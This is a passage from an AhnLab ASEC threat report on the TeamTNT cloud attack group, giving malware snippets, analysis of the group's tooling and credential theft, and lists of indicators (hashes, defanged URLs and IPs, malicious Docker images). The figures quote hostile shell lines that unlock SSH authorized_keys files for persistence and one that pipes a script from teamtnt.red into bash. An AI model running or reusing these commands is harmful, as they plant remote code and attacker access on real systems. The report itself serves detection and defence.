
```
grep -q hilde@teamtnt.red /home/hilde/.ssh/authorized_keys || chattr -i /home/hilde/.ssh/authorized_keys 2
grep -q hilde@teamtnt.red /home/hilde/.ssh/authorized_keys2 || chattr -i /home/hilde/.ssh/authorized_keys2


mkdir /root/.ssh/ -p 2>/dev/null 1>/dev/null
touch /root/.ssh/authorized_keys 2>/dev/null 1>/dev/null
touch /root/.ssh/authorized_keys 2>/dev/null 1>/dev/null
grep -q hilde@teamtnt.red /root/.ssh/authorized_keys || chattr -i /root/.ssh/authorized_keys 2>/dev/null 1
grep -q hilde@teamtnt.red /root/.ssh/authorized_keys2 || chattr -i /root/.ssh/authorized_keys2 2>/dev/null
```

Figure 29. Malware with TeamTNT- related strings - 2



```
#!/bin/bash

# curl -Lk https://teamtnt.red/BLACK-T/beta|bash

if [ ! -f /usr/bin/.locked ] ; then
mkdir /.../
echo "123" > /usr/bin/.locked
```

Figure 30. Malware with TeamTNT- related strings - 3



```
DOCKERAVSCAN=$(docker ps -a | grep "hildeteamtnt/avscan")
if [ ! -z "$DOCKERAVSCAN" ];
then
echo "found Docker Image: hildeteamtnt/avscan... remove it..."
```

Figure 31. Malware with TeamTNT- related strings - 4

The third is that open-source tools were frequently used in their attacks. Examining the tools (ziggystartux, libprocesshider, Peirates, BOtB, Weave Scope etc.) used in their campaign show that they are all open-source tools uploaded to GitHub, and there are no self-developed tools as of yet. From this, we can glean that this threat group does not possess the ability to develop tools themselves.

Additionally, TeamTNT is attempting to steal credentials from CSPs (Cloud Service Providers) such as Tencent, Google, and AWS. There has not been a detection of malware that steals Korean CSP credentials such as NAVER Cloud, KT Cloud, and NHN Cloud. However, when the Korean cloud market and share grows, malware that targets Korean cloud services may appear, and thus caution is advised. Furthermore, with cloud-related technology continuously evolving, users must always monitor and be up to date with cloud technology as well as trends of attacks against cloud environments.

4. IoC (Indicators of Compromise)

1) File Hash (MD5)

The file hashes (MD5) including the malware are as follows. (However, sensitive samples may have been excluded.)

```
3a56ea8059b353c31eac028dab6e34e4
7718e108e8596b459c01e79e4feb3062
88878ba5b64102f800dadcbe438a4f89
3e9ecc6032d4509bcb87f687a75322ac
9f973a8c596a5e9a3c0a22cd9f40b9e0
15e26aecc5fd8dbb7eb023ecdce322cb
3b3012a790dc848f7b1dc63954e2dd9f
0547bc34c789786ea74bf0435338431b
f126ba85e44db8352a514c650ca95789
d6e169d47a4bed78dffc184409994fbf
4206dbcf1c2bc80ea95ad64043aa024a
b348abf1d17f7ba0001905e295b1f670
7c7b77bfb9b2e05a7a472e6e48745aeb
ecf5c4e29490e33225182ef45e255d51
b7ad755d71718f2adf3a6358eacd32a3
5f5599171bfb778a7c7483ffdec18408
23812035114dbd56599694ed9b1712d2
d46b96e9374ea6988836ddd1b7f964ee
4882879ffdac39219bef1146433ec54f
cb782b40757d1aba7a3ab7db57b50847
b27eb2159c808f844d60900e2c81a4df
24d7d21c3675d66826da0372369ec3e8
8c6681daba966addd295ad89bf5146af
656eca480e2161e8645f9b29af7e4762
45385f7519c11a58840931ee38fa3c7b
a85d78785607847c5b81783ba660f770
f42be0d5a0da02a4d6bfc95b62d1838e
a8c61c0749b89b89ab17ec45a7fc925d
8d293c1c54ea0ab4cbe151e1defc3a42
5888e17810aa1846c0c013804e181624
c31cf00492333f40ddbafa4e4409ec3c
```

d6fe84f7228f1c2e9347c3867e37cc87
567b3c1b89d1f882eb46eadcf561160f
c68f0c621ab25f1e42e2c8279822bb62
4fd3f722acda1e814ab3a39df1a3069c
283e0172063d1a23c20c6bca1ed0d2bb
43dbe21ebed2fd6b297719539ab3d9fa
34fc4ebf3225ba6181a4f2c2424205b0
8a96af0089087248e25672a43e4fe6eb
c6d849e8aaae006860d7dcf42aebd97f
8ffdba0c9708f153237aabb7d386d083
af17866268ba631ba85fad489dc81b0c
a2a11ec332dfd8b1b273d62f736c48a3
8c5073a491ab099d2601f99d9a45f005
c4fb78194bee0c53c86765f40bc3f674
b8568c474fc342621f748a5e03f71667
5de5454a6344654a5505b415c7f003b6
018d88b8203bdea0fe4dc5b4baa930c4
63248ffca814fec285379d27aaccf2e9
e10e607751f00516c86b35a6a3b76517
9f98db93197c6dfb27475075ae14e8ae
92490c9b9d3bb59aca5f106e401dfcaa
80c202ced80965521adf1d63ba6be712
70330c23a9027ba0d2d6dd552818d97b
5dd0fec29e1efbe479b50e1652ae736a
e8b1dc73a3299325f5c9a8aed41ba352
7ff12130c168e089ac9f9a541c4a8856
859fbbedefc95a90d243a0a9b92d1ae9
3abc2b93307d9f49fb4e8e9257069317
648effa354b3cbaad87b45f48d59c616
e4d28a6476fbf735d4d4ff01a1fd4aa6
59c60bcfb2be1a3a1beb01c1e8d9e3ad
091efbe14d22ecb8a39dd1da593f03f4
5f66aad0bdcbf86593854d0a89f57b36
838a417ee6b60a15a23e73544109b106
46e66fb290f0c2c44cc224aa4c3e2767
84a5ad559fb6214ed41ab6d5148e6fa2
fb0cee9f064f0f526b344d666d6f3ecd
e41cd335a16fa73c59064e6c6b107047
95c1b68c00b4d5ad050dc90c852ec398
550f9f929bcb99aeaa3821779d8dea62

```
d9f82dbf8733f15f97fb352467c9ab21
ecc6094a07547c511caf4bd795701ae8
08bb5d467246540e3ff8631eb5489b88
1ffcea5cb140b82604464090cf91c9e7
1acf9f67097f182e3bf509168a1486e8
1fffde9f3c7944f063265e9a5e67ae4f
f7c7653d6da9a3886eecb76e0307f1c7
f0c9936ca786403e59acb0958f7541bb
624e902dd14a9064d6126378f1e8fc73
6b8013c58ff25635682600761ff19e63
ad7b26acbdab51ccf7ba8c23fbc34f51
114a8b443a96fa693bc0f743920ca855
b3f6f6a8412150330b927b1c74601491
aacd7b3d0c4a2686d3291f02030696d9
426675da8d6817b06bb355800a5445e3
3c089a234633af44b4b7aaca473956bf
93fc2602968cd973d95ec6546acfc852
a052059da6c8aa4f7895ab88835e7657
07179295144082d0291759d5cf2d19c2
1aeb95215a633400d90ad8cbca9bc300
b5fb06df52213e7a687cf27776b17269
7c44a5b876827136169009c4b6b280d9
e47b3962c19a6c2b4e012d6cbcf1cfeb
83af9d2d6e7e35a84e5923bba45cf928
47d4dd12a8d89c10e8b8d32187c73f6a
3c4422a6f1d085fcc16e526c48adf547
db2fbe4d00b222cab6dd00cdfdd38e31
cc442db38d7d02756b2dc8b48f5d3963
cebb5e6496a9f8c10ba8f8ed9c8d8a13
56a1ccbe18be727ae4d714cbd04dfdd8
c17374d3388f2e1856b2244824d48a50
37af7021d21e196091f4a4963345afe5
1b9ccbe30879358920a863b5f6b0cc4f
2c4e7e30aebb0c38b2d0a615166acfbf
6bc121d78a7285cb1522e41c5b092f9a
add5f824253dc9b2073c2951afc4c5a1
8890932ec22543e97308302375e50bd5
10e0ad83550335c99c892c791fe83432
36ad129f0d47e7128beaf51ef5fd75b5
bc514f857d89a04d9160d7dc404869fd
```

```
a13bbce4a209410029d7e823d34780c5
db3b99220e0f73fca6b9c7122ab15c26
d606b383d308b1571eb74025b09695d7
ee29ab517dc2f16534e7ed5713a34807
3255817680c8e02836438a09b788c91e
429eddfb845d61a6a3240981088f2be6
72348808110c1068bcd5a0d1dbf2b6cb
e3dc4bb536e609536e658e6a24b5c6fc
1a56b8670089b55f04c625416614a19d
add693cc9a9f61ce6a32671f85235f50
64c3ac5a0f4318f64f438e78a6b42d40
55f3925efbb2a005a381f7f505d5bcc9
b62ce36054a7e024376b98df7911a5a7
c2e88b355f0412713db08ea7d26f3266
2ccaf82e7d18088a8c4c74aee38ffc34
492ffed6e5cdc872f00a3f8b7cd3e512
```

2) URL/IP

The URL/ IP including the malware are as follows. (However, sensitive samples may have been excluded.)

```
hxxps://45.9.148.123/COVID19/nk/NarrenKappe.sh
hxxps://45.9.148.123/COVID19/sh/clean.sh
hxxps://45.9.148.123/COVID19/sh/lan.ssh.kinsing.sh
hxxps://45.9.148.123/COVID19/sh/setup.basics.sh
hxxps://45.9.148.123/COVID19/sh/setup.mytoys.sh
hxxps://45.9.148.123/COVID19/sh/setup.xmrig.curl.sh
hxxp://teamtnt.red/dns
hxxp://teamtnt.red/sysinfo
hxxp://teamtnt.red/up/setup_upload.php
hxxp://irc.kaiserfranz.cc
hxxp://vps.teamtnt.red:33331
47.101.30.124
80.211.206.105
85.214.149.236
hxxps://iplogger.org/2Xvkv5
hxxp://85.214.149.236:443/sugarcrm/themes/default/images/default.jpg
hxxp://rhuancarlos.inforgeneses.inf.br/%20%20%20.%20%20%20.%20%20%20./index.p
```

```
hp
hxxps://teamtnt.red
hxxps://teamtnt.red/BLACK-T/beta
hxxps://teamtnt.red/BLACK-T/CleanUpThisBox
hxxps://teamtnt.red/BLACK-T/setup/bd
hxxps://teamtnt.red/BLACK-T/setup/docker-update
hxxps://teamtnt.red/BLACK-T/setup/hole
hxxps://teamtnt.red/BLACK-T/setup/kube
hxxps://teamtnt.red/BLACK-T/setup/tshd
hxxps://teamtnt.red/BLACK-T/SetUpTheBLACK-T
hxxps://teamtnt.red/BLACK-T/SystemMod
hxxps://teamtnt.red/ip_log/getip.php
hxxps://teamtnt.red/only_for_stats/dup.php
hxxps://teamtnt.red/x/getpwds.tar.gz=
hxxps://teamtnt.red/x/pw
hxxps://iplogger.org/blahblahblah
hxxp://kaiserfranz.cc
hxxp://the.borg.wtf
45.9.150.36
147.75.47.199
45.9.148.108
123.245.9.147
13.245.9.147
hxxp://sampwn.anondns.net
164.68.106.96
62.234.121.105
45.9.148.85
45.9.148.85
88.218.17.151
85.214.149.236
34.66.229.152
209.141.40.190
45.81.235.31
185.239.239.32
156.96.150.253
hxxp://oracle.zzhreceive.top
hxxp://45.9.148.35/chimaera/bin/
hxxp://45.9.148.35/chimaera/data/
hxxp://45.9.148.35/chimaera/init/
hxxp://45.9.148.35/chimaera/pl/
```

```
hxxp://45.9.148.35/chimaera/py/
hxxp://45.9.148.35/chimaera/sh/
hxxp://45.9.148.35/chimaera/spread/
hxxp://45.9.148.35/chimaera/up/
```

3) Docker Image

The Docker images including the malware are as follows. However, sensitive samples may have been excluded.

```
hildeteamtnt/pause-amd64:3.4
hildeteamtnt/pause-amd64:3.3
hildeteamtnt/avscan
0xe910d9fb6c/docker-network-bridge-ipv6
mangletmpuser/dockgeddon
portaienr/tntscanminion
portaienr/jadocker
portaienr/du
portaienr/portaienr
portaienr/p0rtainer
portaienr/simple
portaienr/docrunker2
portaienr/drwho
portaienr/sbin
portaienr/allink
portaienr/bobedpei
heavy0x0james/dockgeddon
heavy0x0james/wescopwn
heavy0x0james/tornadopwn
heavy0x0james/jaganod
heavy0x0james/awspwner
heavy0x0james/tornadorangepwn
```

5. References

[1] Threat Alert: TeamTNT is Back and Attacking Vulnerable Redis Servers
(hxxps://blog.aquasec.com/container-attacks-on-redis-servers)
[2] Coinminer, DDoS Bot Attack Docker Daemon Ports
(hxxps://www.trendmicro.com/vinfo/hk-en/security/news/virtualization-and-cloud/coinmine
r-ddos-bot-attack-docker-daemon-ports)
[3] Team TNT – The First Crypto-Mining Worm to Steal AWS Credentials
(hxxps://www.cadosecurity.com/post/team-tnt-the-first-crypto-mining-worm-to-steal-aws-credentials)
[4] Deep Analysis of TeamTNT Techniques Using Container Images to Attac
(hxxps://blog.aquasec.com/container-security-tnt-container-attack)
[5] Attackers Abusing Legitimate Cloud Monitoring Tools to Conduct Cyber Attacks
(hxxps://www.intezer.com/blog/cloud-workload-protection/attackers-abusing-legitimate-cloud-monitoring-tools-to-conduct-cyber-attacks/)
[5] TeamTNT activity targets Weave Scope deployments
(hxxps://techcommunity.microsoft.com/t5/azure-security-center/teamtnt-activity-targets-weave-scope-deployments/ba-p/1645968)
[6] Black-T: New Cryptojacking Variant from TeamTNT
(hxxps://unit42.paloaltonetworks.com/black-t-cryptojacking-variant/)
[7] Threat Alert: Market-First Container Image Built to Attack Kubernetes Clusters
(hxxps://blog.aquasec.com/kubernetes-vulnerability-security-threat)
[8] TeamTNT Now Deploying DDoS-Capable IRC Bot TNTbotinger
(hxxps://www.trendmicro.com/en_us/research/20/l/teamtnt-now-deploying-ddos-capable-irc-bot-tntbotinger.html)
[9] TeamTNT Builds Botnet from Chinese Cloud Servers
(hxxps://www.lacework.com/blog/teamtnt-builds-botnet-from-chinese-cloud-servers/)
[10] TeamTNT botnet now steals Docker API and AWS credentials
(hxxps://securityaffairs.co/wordpress/113228/malware/teamtnt-botnet-docker-aws.html)
[11] TeamTNT delivers malware with new detection evasion tool
(hxxps://cybersecurity.att.com/blogs/labs-research/teamtnt-delivers-malware-with-new-detection-evasion-tool)
[12] Hildegard: New TeamTNT Cryptojacking Malware Targeting Kubernetes
(hxxps://unit42.paloaltonetworks.com/hildegard-malware-teamtnt/)
[13] Threat Alert: TeamTNT Pwn Campaign Against Docker and K8s Environments

(hxxps://blog.aquasec.com/teamtnt-campaign-against-docker-kubernetes-environment)
[14] TeamTNT Continues Attack on the Cloud, Targets AWS Credentials
(hxxps://www.trendmicro.com/en_us/research/21/c/teamtnt-continues-attack-on-the-cloud--targets-aws-credentials.html)
[15] TeamTNT: Latest TTPs targeting Kubernetes (Q1-2021)
(hxxps://www.tigera.io/blog/teamtnt-latest-ttps-targeting-kubernetes/)
[16] TeamTNT's Extended Credential Harvester Targets Cloud Services, Other Software
(hxxps://www.trendmicro.com/en_us/research/21/e/teamtnt-extended-credential-harvester-targets-cloud-services-other-software.html)
[17] TeamTNT Targets Kubernetes, Nearly 50,000 IPs Compromised in Worm-like Attack
(hxxps://www.trendmicro.com/en_us/research/21/e/teamtnt-targets-kubernetes--nearly-50-000-ips-compromised.html)
[18] Docker Honeypot Reveals Cryptojacking as Most Common Cloud Threat
(hxxps://unit42.paloaltonetworks.com/docker-honeypot/)
[19] TeamTNT botnet makes 50,000 victims over the last three month
(hxxps://therecord.media/teamtnt-botnet-makes-50000-victims-over-the-last-three-months/)
[20] TeamTNT Actively Enumerating Cloud Environments to Infiltrate Organizations
(hxxps://unit42.paloaltonetworks.com/teamtnt-operations-cloud-environments/)

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
www.ahnlab.com
www.asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. The ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab